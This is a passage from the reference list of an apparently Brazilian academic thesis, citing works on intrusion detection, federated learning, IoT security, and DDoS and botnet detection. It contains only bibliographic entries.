LAUZON, F. Q. An introduction to deep learning. In: *2012 11th International Conference on Information Science, Signal Processing and their Applications (ISSPA)*. [S.l.: s.n.], 2012. p. 1438–1439.

LEE, A. Y.-P.; WANG, M. I.-C.; HUNG, C.-H.; WEN, C. H.-P. PS-IPS: Deploying Intrusion Prevention System with machine learning on programmable switch. *Future Generation Computer Systems*, v. 152, p. 333–342, March 2024. ISSN 0167-739X. Disponível em: <https://www.sciencedirect.com/science/article/pii/S0167739X23004193>.

LETOU, K.; DEVI, D.; SINGH, Y. J. Host-based intrusion detection and prevention system (hidps). *International Journal of Computer Applications*, Citeseer, v. 69, n. 26, p. 28–33, 2013.

LI, H.; HUANG, Q.; DING, F.; HU, H.; CHENG, L.; GU, G.; ZHAO, Z. Understanding and Detecting Remote Infection on Linux-based IoT Devices. In: *Proceedings of the 2022 ACM on Asia Conference on Computer and Communications Security*. Nagasaki, Japan: Association for Computing Machinery, 2022. (ASIA CCS '22), p. 873–887. ISBN 9781450391405.

LIU, H.; LANG, B. Machine Learning and Deep Learning Methods for Intrusion Detection Systems: A Survey. *Applied Sciences*, MDPI, v. 9, n. 20, p. 4396, 2019. ISSN 2076-3417. Disponível em: <https://www.mdpi.com/2076-3417/9/20/4396>.

LYU, L.; YU, H.; YANG, Q. Threats to federated learning: A survey. *arXiv preprint arXiv:2003.02133*, 2020.

MAMMEN, P. M. Federated learning: Opportunities and challenges. *arXiv preprint arXiv:2101.05428*, 2021.

MAN, D.; ZENG, F.; YANG, W.; YU, M.; LV, J.; WANG, Y. Intelligent intrusion detection based on federated learning for edge-assisted internet of things. *Security and Communication Networks*, v. 2021, p. 1–11, 10 2021.

MARTINS, L. M. C. e.; CALDAS FILHO, F. L. d.; DE SOUSA JÚNIOR, R. T.; GIOZZA, W. F.; COSTA, J. P. C. da. Increasing the dependability of IoT middleware with cloud computing and microservices. In: *Companion Proceedings of the 10th International Conference on Utility and Cloud Computing*. Austin, TX, EUA: ACM, 2017. (UCC '17 Companion), p. 203–208. ISBN 978-1-4503-5195-9.

MATA, R. Z. A. da; CALDAS FILHO, F. L. de; MENDONÇA, F. L. L. de; FARES, A. A. Y. R.; DE SOUSA JÚNIOR, R. T. Hybrid Architecture for Intrusion Prevention and Detection in IoT Networks. In: *2021 Workshop on Communication Networks and Power Systems (WCNPS)*. Brasilia, DF, Brazil: IEEE, 2021. p. 1–7.

MENGISTU, T. M.; KIM, T.; LIN, J.-W. A survey on heterogeneity taxonomy, security and privacy preservation in the integration of iot, wireless sensor networks and federated learning. *Sensors*, MDPI, v. 24, n. 3, p. 968, 2024.

MODI, A. S. Review Article on Deep Learning Approaches. In: *2018 Second International Conference on Intelligent Computing and Control Systems (ICICCS)*. Madurai, India: IEEE, 2018. p. 1635–1639.

NGUYEN, D. C.; DING, M.; PATHIRANA, P. N.; SENEVIRATNE, A.; LI, J.; POOR, H. V. Federated learning for internet of things: A comprehensive survey. *IEEE Communications Surveys & Tutorials*, IEEE, v. 23, n. 3, p. 1622–1658, 2021.

NGUYEN, T.; MARCHAL, S.; MIETTINEN, M.; FEREIDOONI, H.; ASOKAN, N.; SADEGHI, A.-R. DÏoT: A Federated Self-learning Anomaly Detection System for IoT. In: *2019 IEEE 39th International Conference on Distributed Computing Systems (ICDCS)*. Dallas, TX, USA: IEEE, 2019. p. 756–767.

NGUYEN, T. D.; RIEGER, P.; MIETTINEN, M.; SADEGHI, A.-R. Poisoning attacks on federated learning-based IoT intrusion detection system. In: *Workshop on Decentralized IoT Systems and Security (DISS) 2020*. San Diego, CA, USA: [s.n.], 2020. p. 273–274.

O'SHEA, K.; NASH, R. An introduction to convolutional neural networks. *ArXiv e-prints*, 11 2015.

PACHECO, J.; HARIRI, S. IoT Security Framework for Smart Cyber Infrastructures. In: *2016 IEEE 1st International Workshops on Foundations and Applications of Self* Systems (FAS*W)*. [S.l.: s.n.], 2016. p. 242–247.

PHAN, T. V.; BAUSCHERT, T. DeepAir: Deep Reinforcement Learning for Adaptive Intrusion Response in Software-Defined Networks. *IEEE Transactions on Network and Service Management*, IEEE, v. 19, n. 3, p. 2207–2218, 2022.

PRASAD, M. D.; BABU, V. P.; AMARNATH, C. Machine learning ddos detection using stochastic gradient boosting. *Int. J. Comput. Sci. Eng*, v. 7, n. 4, p. 157–16, 2019.

SABAHI, A. M. F. Intrusion Detection: A Survey. In: *2008 Third International Conference on Systems and Networks Communications*. Sliema, Malta: IEEE, 2008. p. 23–26. ISSN 2163-9027.

SAIYED, M. F.; AL-ANBAGI, I. Flow and unified information-based ddos attack detection system for multi-topology iot networks. *Internet of Things*, Elsevier, v. 24, p. 100976, 2023.

SCHILLER, C. A.; BINKLEY, J.; HARLEY, D.; EVRON, G.; BRADLEY, T.; WILLEMS, C.; CROSS, M. *Botnet: the killer web app*. [S.l.]: Syngress Publishing, 2007. 36 p.

SHAFI, Q.; BASIT, A. DDoS Botnet Prevention using Blockchain in Software Defined Internet of Things. In: *2019 16th International Bhurban Conference on Applied Sciences and Technology (IBCAST)*. Islamabad, Pakistan: [s.n.], 2019. p. 624–628.

SHAHEEN, M.; FAROOQ, M. S.; UMER, T.; KIM, B.-S. Applications of federated learning; taxonomy, challenges, and research trends. *Electronics*, v. 11, n. 4, 2022. ISSN 2079-9292. Disponível em: <https://www.mdpi.com/2079-9292/11/4/670>.

SILVA, S. S.; SILVA, R. M.; PINTO, R. C.; SALLES, R. M. Botnets: A survey. *Computer Networks*, Elsevier, v. 57, n. 2, p. 378–403, 2013.

SMITH, J.; BROWN, S. Iot vulnerabilities: Authentication and identity management. *Internet Security Journal*, v. 15, n. 2, p. 123–135, 2020.

SNAPP, S. R.; BRENTANO, J.; DIAS, G.; GOAN, T. L.; HEBERLEIN, L. T.; HO, C.-L.; LEVITT, K. N. DIDS (distributed intrusion detection system)-motivation, architecture, and an early prototype. 2017.

SOE, Y. N.; FENG, Y.; SANTOSA, P. I.; HARTANTO, R.; SAKURAI, K. Implementing Lightweight IoT-IDS on Raspberry Pi Using Correlation-Based Feature Selection and Its Performance Evaluation. In: *Advanced Information Networking and Applications (AINA)*. Cham: Springer International Publishing, 2019. p. 458–469. ISBN 978-3-030-15032-7.

SPERLING, T. L. von; CALDAS FILHO, F. L. de; DE SOUSA JÚNIOR, R. T.; MARTINS, L. M. C. e; ROCHA, R. L. Tracking intruders in IoT networks by means of DNS traffic analysis. In: IEEE. *2017 Workshop on Communication Networks and Power Systems (WCNPS)*. Brasília, DF, 2017. p. 1–4.

SREERAM, I.; VUPPALA, V. P. K. Http flood attack detection in application layer using machine learning metrics and bio inspired bat algorithm. *Applied computing and informatics*, Elsevier, v. 15, n. 1, p. 59–66, 2019.

SRINIVASAN, K.; MUBARAKALI, A.; ALQAHTANI, A. S.; KUMAR, A. D. A Survey on the Impact of DDoS Attacks in Cloud Computing: Prevention, Detection and Mitigation Techniques. In: SPRINGER. *Intelligent Communication Technologies and Virtual Mobile Networks: ICICV 2019*. Tirunelveli, India, 2019. p. 252–270.

SUDAR, K. M.; DEEPALAKSHMI, P.; SINGH, A.; SRINIVASU, P. N. TFAD: TCP flooding attack detection in software-defined networking using proxy-based and machine learning-based mechanisms. *Cluster Computing*, Springer, v. 26, n. 2, p. 1461–1477, 2023.

UPRETI, A. Convolutional neural network (cnn). a comprehensive overview. Preprints, 2022.

VARGAS MARTINEZ, C.; VOGEL-HEUSER, B. A Host Intrusion Detection System architecture for embedded industrial devices. *Journal of the Franklin Institute*, v. 358, n. 1, p. 210–236, 2021. ISSN 0016-0032. Disponível em: <https://www.sciencedirect.com/science/article/pii/S0016003219305307>.

WAGNER, D.; SOTO, P. Mimicry attacks on host-based intrusion detection systems. In: ACM. *Proceedings of the 9th ACM Conference on Computer and Communications Security*. New York, NY, USA: Association for Computing Machinery, 2002. (CCS '02), p. 255–264. ISBN 1581136129.

WOODISS-FIELD, A.; JOHNSTONE, M. N.; HASKELL-DOWLAND, P. Examination of traditional botnet detection on iot-based bots. *Sensors*, MDPI, v. 24, n. 3, 2024. ISSN 1424-8220. Disponível em: <https://www.mdpi.com/1424-8220/24/3/1027>.

YANG, L.; MOUBAYED, A.; SHAMI, A.; HEIDARI, P.; BOUKHTOUTA, A.; LARABI, A.; BRUNNER, R.; PREDA, S.; MIGAULT, D. Multi-Perspective Content Delivery Networks Security Framework Using Optimized Unsupervised Anomaly Detection. *IEEE Transactions on Network and Service Management*, IEEE, v. 19, n. 1, p. 686–705, 2022.

ZAFAR, A.; AAMIR, M.; NAWI, N. M.; ARSHAD, A.; RIAZ, S.; ALRUBAN, A.; DUTTA, A. K.; ALMOTAIRI, S. A Comparison of Pooling Methods for Convolutional Neural Networks. *Applied Sciences*, v. 12, n. 17, 2022. ISSN 2076-3417. Disponível em: <https://www.mdpi.com/2076-3417/12/17/8643>.

ZHOU, Q.; WANG, Z. A network intrusion detection method for information systems using federated learning and improved transformer. *International Journal on Semantic Web and Information Systems (IJSWIS)*, IGI Global, v. 20, n. 1, p. 1–20, 2024.

Apêndices